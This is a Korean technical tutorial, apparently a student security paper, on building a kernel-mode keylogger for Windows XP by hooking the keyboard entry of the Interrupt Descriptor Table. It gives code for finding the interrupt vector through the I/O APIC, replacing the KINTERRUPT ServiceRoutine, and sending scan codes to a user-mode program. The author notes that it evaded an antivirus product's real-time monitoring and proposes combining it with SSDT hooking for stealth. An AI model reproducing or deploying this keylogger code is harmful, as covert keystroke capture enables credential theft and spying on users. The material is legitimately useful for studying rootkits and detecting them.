IDT Hooking을 이용한
Simple KeyLogger

이동수
alonglog@is119.jnu.ac.kr

개 요

커널 Hooking에 관하여 공부하는 중에 IDT Hooking에 관하여 알게 되었다. 이전에 공부하였던 SSDT Hooking과는 다른 요소가 많다.

IDT Hooking을 공부하면서 컴퓨터의 인터럽트 과정을 이해할 수 있는 좋은 계기가 되었다. 이 문서는 IDT의 정의와 키보드의 스캔코드를 간략히 다룰 것이다. 그리고 입력된 키를 유저모드에서 확인할 수 있는 간단한 프로그램을 만들어 볼 것이다.

이 문서에서 만든 소스는 chipe님과 Rootkit에 있는 소스를 참조하여 만들었다. 이 문서에서 이해가 안 되는 부분은 chpie님의 홈페이지 'chipe.tistory.com'과 'Rootkit: 윈도우 커널 조작의 미학'을 참조하기 바란다.

Content

1. 목적

이번 기술문서의 주제는 IDT Hooking이다.


인터럽트를 처리해주는 함수의 루틴을 가지고 있는 IDT를 Hooking하여 원하는 행위를 하도록 할 수 있다. 가장 대표적인 행위가 키 이벤트가 발생하였을 때 어떤 키가 눌렸는지 확인이 가능하다는 것이다.

이 문서에서는 IDT가 무엇인지 공부하고, 윈도우즈가 인터럽트를 어떻게 처리하는지 살펴보겠다. 마지막에 유저모드의 어플리케이션과 IDT를 Hooking하는 시스템 파일을 연동하여 어떤 키가 눌렸는지 간단하게 알 수 있는 프로그램을 작성해보고 마치도록 하겠다.

2. 사전지식

2.1 IDT(Interrupt Descriptor Table)

인터럽트 디스크립터 테이블(이하. IDT)는 이름에서도 엿볼 수 있듯이 인터럽트가 발생하였을 때 처리해주는 함수의 루틴을 포함하고 있는 테이블이며 256개의 엔트리로 구성되어 있다. [그림 1]은 IDT의 구조를 보여준다.



[그림 1] IDT 구조

[그림 1]에서 우리가 봐야할 부분은 'Offset 15..0'로 표시된 OffsetLow필드와 'Offset 31..16'로 표시된 OffsetHigh필드이다. 이 두 필드가 합쳐진 32비트 값이 실제 인터럽트 처리 루틴(이하. ISR, Interrupt Service Routine)의 주소를 가지고 있는 인터럽트오브젝트의 주소이다. 프로세서는 자신만의 IDT를 가지고 있다. 만일, 프로세서가 여러 개라면 IDT도 프로세서의 개수에 맞추어 존재한다. [그림 2]는 내가 실험한 PC의 IDT를 보여주고 있다.

```
kd> !idt

Dumping IDT:

37:   806ef728 hal!PicSpuriousService37
3d:   806f0b70 hal!HalpApcInterrupt
41:   806f09cc hal!HalpDispatchInterrupt
50:   806ef800 hal!HalpApicRebootService
62:   81f80dd4 atapi!IdePortInterrupt (KINTERRUPT 81f80d98)
73:   81ee2614 NDIS!ndisMIsr (KINTERRUPT 81ee25d8)
82:   81fdadd4 atapi!IdePortInterrupt (KINTERRUPT 81fdad98)
83:   81ebcc6c portcls!CKsShellRequestor::`vector deleting destructor'+0x26 (KINTERRUPT 81ebcc30)
            USBPORT!USBPORT_InterruptService (KINTERRUPT 81dd4738)
93:   81ef3d6c i8042prt!I8042KeyboardInterruptService (KINTERRUPT 81ef3d30)
a3:   81e7b8e4 i8042prt!I8042MouseInterruptService (KINTERRUPT 81e7b8a8)
b1:   81fe07e4 ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 81fe07a8)
b2:   81da5044 serial!SerialCIsrSw (KINTERRUPT 81da5008)
c1:   806ef984 hal!HalpBroadcastCallService
d1:   806eed34 hal!HalpClockInterrupt
e1:   806eff0c hal!HalpIpiHandler
e3:   806efc70 hal!HalpLocalApicErrorService
fd:   806f0464 hal!HalpProfileInterrupt
```

[그림 2] IDT

[그림 2]에서 우리가 주목해서 봐야할 부분은 I8042KeyboardInterruptService이다. 이 함수가 키보드가 발생했을 때의 ISR을 가지고 있다.

[그림 3]은 I8042KeyboardInterruptService의 인터럽트오브젝트의 구조체를 보여준다.

```
kd> dt _kinterrupt 81ef3d30
nt!_KINTERRUPT
   +0x000 Type             : 22
   +0x002 Size             : 484
   +0x004 InterruptListEntry : _LIST_ENTRY [ 0x81ef3d34 - 0x81ef3d34 ]
   +0x00c ServiceRoutine   : 0xf8650495     unsigned char  i8042prt!I8042KeyboardInterruptService+0
   +0x010 ServiceContext   : 0x81e99888
   +0x014 SpinLock         : 0
   +0x018 TickCount        : 0xffffffff
   +0x01c ActualLock       : 0x81e99948  -> 0
   +0x020 DispatchAddress  : 0x804dcd62     void  nt!KiInterruptDispatch+0
   +0x024 Vector           : 0x193
   +0x028 Irql             : 0x8 ''
   +0x029 SynchronizeIrql  : 0x9 ''
   +0x02a FloatingSave     : 0 ''
   +0x02b Connected        : 0x1 ''
   +0x02c Number           : 0 ''
   +0x02d ShareVector      : 0 ''
   +0x030 Mode             : 1 ( Latched )
   +0x034 ServiceCount     : 0
   +0x038 DispatchCount    : 0xffffffff
   +0x03c DispatchCode     : [106] 0x56535554
```

[그림 3] I8042KeyboardInterruptService의 인터럽트오브젝트

[그림 3]에서 우리가 주목해서 봐야할 부분은 'ServiceRoutine'필드이다. 이 필드가 실제로 인터럽트를 처리하는 ISR의 시작 주소이다. 우리는 저 필드를 우리가 지정한 함수로 바꾸는 것이다.

2.2 인터럽트 처리 과정

인터럽트 처리 과정을 간단하게 알아보고 넘어가자.

프로세서가 인터럽트 되면 인터럽트 요청(IRQ)[1]을 얻게 되고, CPU는 PIC를 이용하여 IRQ를 인터럽트 번호로 변환하여 IDT의 인덱스 번호로 사용한다. IDT를 참조하여 IDT에 쓰여진 주소 값이 실행되는데 이 주소값은 KINTERRUPT의 DispatchCode필드 값이다. DispatchCode는 일반적인 경우 KiInterruptDispatch()를 실행시키고, 다중의 인터럽트 객체가 연결된 인터럽트의 경우에는 KiChainedDispatch()가 실행된다. KiInterruptDispatch()는 KINTERRUPT를 매개변수로 받아서 내부에 저장된 정보들을 이용해 권한을 상승시킨 후, ServiceRoutine를 호출한다.

KINTERRUPT는 전 챕터에서 언급한 인터럽트오브젝트이다.

처리 과정을 통해 알 수 있듯이 KINTERRUPT의 ServicceRoutine의 주소를 바꾼다면 내가 원하는 함수로 루틴을 바꿀 수 있다.

2.3 DPC(Deferred Procedure Call)

지연 프로시저 호출(이하. DPC)에 대해서 아주 간단하게 보고 넘어가자. 나중에 코드를 작성할 때 사용되기 때문에 무엇인지만 간단하게 집고 넘어가겠다.

ISR이 실행된 후 장치 인터럽트를 다루는 작업의 대부분을 수행하는 루틴이다. DPC 루틴은 불필요하게 다른 인터럽트들을 막는 것을 피하기 위해 ISR의 IRQL(interrupt request level)[2]보다 더 낮은 수준의 IRQL에서 실행된다.

---

1) IRQ : 인터럽트를 식별하는 값

2) IRQL : 인터럽트 우선순위 스키마이다. 0에서 31까지의 숫자를 사용하는데 높은 번호가 높은 인터럽트 순위를 가진다.

2.3 SCAN CODE

스캔 코드는 키보드에서 키를 눌렀을 때 발생하는 데이터이다. 이 데이터를 가지고 어떤 키가 눌렸는지 확인할 수 있다. 스캔 코드에 관련된 포트는 0x60과 0x61이다. 0x60 포트에는 눌린 키에 대한 데이터가 들어있고 0x61포트에는 상태정보가 들어있다. 우리가 읽어야 할 부분은 0x60포트의 데이터이다.

데이터의 최상위 1비트는 키가 눌린 상태인지 떼어진 상태인지를 나타낸다.

그리고, 알아야 할 정보가 0xe0이다. 이 데이터는 확장형 데이터로서 오른쪽 컨트롤키나 알트 키 같은 확장된 키 정보를 가지고 있다.


스캔 코드에 대해서는 이 정도로 줄이겠다.
자세한 사항을 알고 싶다면 아래 주소를 참조해라.

"http://www.win.tue.nl/~aeb/linux/kbd/scancodes-1.html#ss1.1"

3. IDT Hooking

3.1 IDT의 시작주소 얻기.

인터럽트가 발생하면 인터럽트 요청(IRQ)를 얻게 되고, 인터럽트 컨트롤러는 IRQ를 인터럽트 번호로 변화하여 IDT의 인덱스로 사용한다. 이 때 IDT의 주소는 IDTR(interrupt descriptor table register)를 이용해서 얻을 수 있다. [그림 4]는 IDTR의 구조를 보여준다.



[그림 4] IDTR의 구조

[그림 4]에서 'IDT Base Address'필드는 IDT의 시작 주소를 나타내준다. IDT Limit는 IDT에 저장되어 있는 개수를 알려준다. 우리가 필요한 부분은 'IDT Base Address'필드이다. 어셈블리 명령어인 **SIDT(Store Interrupt Descriptor)**를 이용하면 IDTR의 정보를 쉽게 얻어올 수 있다.

3.2 키보드 처리함수의 인덱스번호 얻기

앞에서 우리는 IDT의 시작주소를 얻는 방법을 얻었다. 그럼 이제 키보드 처리함수인 I8042KeyboardInterruptService의 인터럽트오브젝트를 얻어야 한다. 이 말은 곧 IDT에서 키보드 처리함수의 인덱스 번호를 알아야 한다는 말과 일치한다. 인터럽트오브젝트의 주소를 알아야 ISR을 우리가 만든 함수로 바꿔칠 수가 있다. 가장 간단한 방법은 IDT의 인덱스 번호를 참조하는 것이다. 윈도우즈 XP SP2에서 키보드 처리함수의 인덱스 번호의 기본 값은 0x93이다. 이를 이용하면 쉽게 작성할 수 있겠지만 IDT의 인덱스는 바뀔 수 있다. 그래서 인덱스 번호를 구하는데 이용할 수 있는 방법이 PIC(Programmable Interrupt Controller)를 이용하는 방법이다.

I/O APIC는 내부 레지스터에 IRQ에 대응하는 인덱스 번호를 가지고 있다. 이 레지스터는 0xFEC00000이라는 물리메모리에 맵핑되어 있어서 읽기/쓰기가 가능하다. 인텔 I/O APIC 데이터시트를 보면 IOREGSEL 레지스터와 IOWIN레지스터를 사용하는 것을 확인할 수 있다. IOREGSEL 레지스터에 IRQ를 입력한 후, IOWIN 레지스터를 읽으면 입력한 IRQ에 해당하는 IDT의 인덱스 번호를 얻을 수 있다.

여기서 문제점이 있는데, 그것은 물리메모리인 0xFEC00000에 직접 접근할 수 없다는 것이다. 이 문제점은 0xFEC00000를 유저모드에서 사용가능한 가상메모리의 0번지인 0xC0000000에 맵핑함으로서 쉽게 해결이 가능하다.

아래 네모 칸 안의 코드가 인덱스 번호를 구하는 코드이다. 이 코드는 Anton Bassov 님의 문서에서 발췌한 것이다.

```
ULONG Vector;
PULONG array = NULL;

_asm
{
        mov ebx, 0xfec00000
        or ebx, 0x13
        mov eax, 0xc0000000
        mov dword ptr[eax], ebx
}

array[0] = 0x10 + 2 * IRQ;
Vector = (array[4]&0xff);
```

위 코드를 살펴보고 넘어가자. Array변수에 NULL을 넣은 이유는 가상메모리의 0번지를 나타내기 위해서 이다. 이 가상메모리의 0번지는 물리메모리의 0xC0000000이다.

어셈블리 코드로 들어가 보면 위에서 설명한 것처럼 0xFEC00000의 주소를 0xC0000000으로 맵핑하는 것이 보인다. 그런데 0xFEC00000의 값에 0x13 값을 or 연산을 하고 있다. 무슨 이유일까? 그 이유는 상위 20비트는 물리메모리인 0xFEC00를 나타내고, 하위 12비트는 플래그 값을 나타낸다. 0x13은 Present, ReaWrite, CacheDisabled 플래그들을 셋팅하는 값이다.

어셈블리 코드를 빠져나와서 보면 array에 IRQ를 넣는데, 이 부분이 0xFEC00000인 IOREGSEL 레지스터에 IRQ를 넣는 부분이다. 그 후에 array[4]부분에서 값을 읽는데, 이 array[4]가 IOWIN 레지스터이다. 그런데 IOWIN 레지스터에 있는 값을 0xff와 &연산을 하는 부분이 보인다. 이 이유는 PIC를 이용해 얻은 값은 인덱스 번호에 0x100이 더해져서 얻어지기 때문이다. [그림 3]에서 보면 'Vector'필드의 값이 0x193으로 되어 있는 것을 확인할 수 있다.

이렇게 해서 키보드 처리함수의 인덱스 번호도 알아내었다.

3.3 키보드 처리함수의 KINTERRUPT 얻기

KINTERRUPT는 위에서 언급했듯이 인터럽트오브젝트이다. 이 오브젝트에는 다양한 정보들이 들어 있다. 이 정보 중에는 실질적인 처리 루틴도 들어있다.

챕터 1에서 언급했듯이 IDT의 'OffsetLow'필드와 'OffsetHigh'필드를 이용하면 KINTERRUPT의 주소를 알 수 있다고 했었다. 여기에는 이상한 점이 한 가지 있다. 이렇게 구한 주소 값에서 0x3C를 빼야 한다는 것이다. 그 이유는 찾아보아도 알 수가 없었다. [그림 5]는 IDT에 저장된 KINTERRUPT를 보여주고 있다.

```
93:    81ef3d6c i8042prt!I8042KeyboardInterruptService (KINTERRUPT 81ef3d30)
```

[그림 5] 키보드 처리함수의 KINTERRUPT 주소

[그림 5]에서 검은색 네모 칸 속의 주소는 IDT의 'OffsetLow'필드와 'OffsetHigh'필드를 이용하여 구한 주소 값이다. 그리고 빨간 네모 칸 속의 주소는 실제 KINTERRUPT의 주소이다. 여기에서도 실제 주소 값이 IDT에서 얻은 주소 값에서 -0x3C만큼 떨어져 있는 것을 확인할 수 있다.

아래 코드는 KINTERRUPT의 실제 주소를 얻는 코드이다.

```
InterruptObject = ((unsigned int)IdtEntry[Vector].OffsetHigh<<16)|
                        (IdtEntry[Vector].OffsetLow);

nterruptObject -= 0x3c;
```

KINTERRUPT의 주소도 얻었으니, KINTERRUPT의 ServiceRoutine의 값을 바꾸어 보자. 현재 모든 인터럽트를 멈추어야 IDT를 수정하는 과정에서 발생할 수 있는 문제를 방지할 수 있다. 어셈블리 명령어인 'cli'를 이용하면 인터럽트를 멈출 수 가 있다.
멈추었다면 실제 처리함수의 루틴을 저장한 후에 Hooking을 실행하자. Hooking이 끝났다면 멈춘 인터럽트를 정상으로 되돌려야 한다. 어셈블리 명령어 'sti'를 이용하면 되돌릴 수가 있다.

아래 코드는 실질적으로 IDT를 Hooking하는 코드이다.

```
PKInt = (PKINTERRUPT)((unsigned int)InterruptObject);

//Hooking
_asm cli
        OldISR = PKInt->ServiceRoutine;
        PKInt->ServiceRoutine = (ULONG)(NewISR);
_asm sti
```

이제 IDT 후킹은 끝났다. 다음 챕터에서는 간단한 키로거를 만들어 보자.

4. 간단한 키로거 만들기

이 장에서는 간단한 키로거를 만들어 볼 것이다. IDT를 Hooking하는 부분은 앞 장에서 다 언급 하였으니 시스템 파일과 어플리케이션을 연동하는 부분만 살펴보겠다. 모든 코드는 첨부에 넣어놓았다.

아래 네모 칸 속의 코드는 IRP를 설정하는 코드 부분이다.

```
for( i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++ )
                pDriverObject->MajorFunction[i] = IoDispatch;

        pDriverObject->MajorFunction[IRP_MJ_READ]                       =
        pDriverObject->MajorFunction[IRP_MJ_WRITE]                      =
IoReadWrite;
        pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IoDeviceControl;

    RtlZeroMemory(pDeviceObject->DeviceExtension, sizeof(DEVICE_EXTENSION));
    deviceExtension = (PDEVICE_EXTENSION) pDeviceObject->DeviceExtension;
        deviceExtension->DeviceObject = pDeviceObject;

        //DPC 설정
        IoInitializeDpcRequest(pDeviceObject, DpcForIsr);
```

위 코드 중에서 굵게 표시된 부분이 중요하다.

이 드라이버로 요청되는 IRP중에서 제어에 해당하는 요청은 IoDeviceControl 루틴이 처리하도록 해놓았다. 그리고 아래 IoInitializeDpcRequest()는 이 드라이버의 DPC를 설정하는 함수이다. 이 드라이버의 DPC는 DpcForIsr 루틴이다.

그럼 IoDeviceControl 루틴을 살펴보자. 아래 네모 칸 속에 코드가 나와 있다.

```
NTSTATUS
IoDeviceControl(
                IN PDEVICE_OBJECT pDeviceObject,
                IN PIRP pIrp )
{
        NTSTATUS iStatus = STATUS_SUCCESS;
        PIO_STACK_LOCATION pStack;
        ULONG iTransfered = 0;

        HANDLE hEvent;

        pStack = IoGetCurrentIrpStackLocation( pIrp );
```

```
	switch( pStack->Parameters.DeviceIoControl.IoControlCode )
	{
		case IOCTL_REGISTER_EVENT:
			hEvent = * (PHANDLE) pIrp->AssociatedIrp.SystemBuffer;
			iStatus=ObReferenceObjectByHandle(hEvent,
				EVENT_MODIFY_STATE, *ExEventObjectType,
				pIrp->RequestorMode, (PVOID *)&pEvent, NULL);
			requestTick = 1;

		case IOCTL_REQUEST_DATA:
			memcpy( (void *)pIrp->AssociatedIrp.SystemBuffer,
				(const void *)data, sizeof(char [2]));
			iTransfered = sizeof(char [2]);
			break;

		default:
			iStatus = STATUS_INVALID_PARAMETER;
			break;
	}

	pIrp->IoStatus.Status = iStatus;
	pIrp->IoStatus.Information = iTransfered;
	IoCompleteRequest( pIrp, IO_NO_INCREMENT );

	return iStatus;
}

NTSTATUS
IoReadWrite(
		IN PDEVICE_OBJECT pDeviceObject,
		IN PIRP pIrp )
{
	NTSTATUS iStatus = STATUS_SUCCESS;
	PIO_STACK_LOCATION pStack;
	ULONG iTransfered = 0;

	pStack = IoGetCurrentIrpStackLocation( pIrp );

	pIrp->IoStatus.Status = iStatus;
	pIrp->IoStatus.Information = iTransfered;
	IoCompleteRequest( pIrp, IO_NO_INCREMENT );

	return iStatus;
}
```

위 코드에서 굵게 표시된 부분이 중요한 코드이다. IOCTL_REGISTER_EVENT 메시지가 오면 메시지 요청 받았음을 저장하기 위해 requestTick 변수에 1을 저장한다. 그리고 IOCTL_REQUEST_DATA 메시지가 오면 저장 data변수를 넘겨준다.

이제 유저모드의 어플리케이션에서 드라이버와 어떻게 연동되는지 살펴보자.

```
DeviceIoControl(hDriver, IOCTL_REGISTER_EVENT, &hEvent, sizeof(hEvent),
                NULL, 0, &temp, NULL);
WaitForSingleObject(hEvent, INFINITE);
ResetEvent(hEvent);

DeviceIoControl(hDriver, IOCTL_REQUEST_DATA, NULL, 0, &data,
                sizeof(char[2]), &temp, NULL);
```

DeviceIoControl()함수는 첫 번째 인자가 가리키는 드라이버에게 메시지와 하께 데이터를 보내거나 받아온다. 3번째와 4번째 인자는 데이터를 넘길 때, 5번째와 6번째 인자는 데이터를 받아올 때 사용한다. WaitForSingleObject()는 첫 번째 인자로 지정된 이벤트가 발생할 때까지 대기한다.


5. 실험 및 결과

시스템 파일이 만들어지면 어플리케이션과 같은 폴더에 위치시킨 후, 어플리케이션을 실행해보자. 시스템 파일이 정상적으로 동작하였다면 [그림 6]같은 문장이 나타난다.

```
C:₩keytest_app₩Debug>keytest.exe
sucess!!!
```

[그림 6] 실행 모습

실행시킨 후, 메모장에 [그림 7]과 같이 문자를 입력하면 [그림 8]과 같이 프로그램 상에 누른 키의 SCAN CODE가 나타나게 된다.



[그림 7] 입력된 키

```
C:₩keytest_app₩Debug>keytest.exe
sucess!!!
0x60 : 2
=============
0x60 : 3
=============
0x60 : 4
=============
0x60 : 10
=============
0x60 : 11
=============
0x60 : 12
=============
0x60 : 1e
=============
0x60 : 1f
=============
0x60 : 20
=============
```

[그림 8] 입력된 키에 따라 출력된 SCAN CODE

원한대로 잘 작동하였다.

이 테스트 환경은 윈도우즈 XP SP2버전에 '알약'이라는 백신이 돌고 있었다. 실시간 감시가 켜져 있음에도 잡히지 않았다.

6. 결론

IDT Hooking을 통한 키로거는 유저모드의 메시지후킹에서 가상의 코드를 가로채었던 거와는 다르게 SCAN CODE라 불리우는 실질적인 코드를 가로챈다.

SSDT Hooking과 혼합하면 유저모드에서는 확인이 힘든 키로거가 가능할 거 같다. 기회가 되면 SSDT Hooking과 함께 만들어진 키로거를 작성해보고 싶다. 또한, 현재 작성한 키로거는 그냥 SCAN CODE만을 있는 그대로 출력하고 있다. 어플리케이션을 수정하여 SCAN CODE를 쉽게 알아먹을 수 있는 아스키 코드로 바꾸고 한글 입력도 분별할 수 있는 키로거를 만들어 보고 싶다.

이 것으로 IDT Hooking 문서를 마치도록 하겠다.

참고문헌

[1] 김상형, "윈도우즈 API 정복 1" , 한빛미디어(주), June 2006

[2] Mark E. Russinovich · David A. Solomon, "WINDOWS INTERNALS 4th", 정보문화사, January 2006

[3] Greg Hoglund · Jamie Butler, "루트킷 : 윈도우 커널 조작의 미학" , 에이콘, July 2008

[4] chpie, "chpie.tistory.com"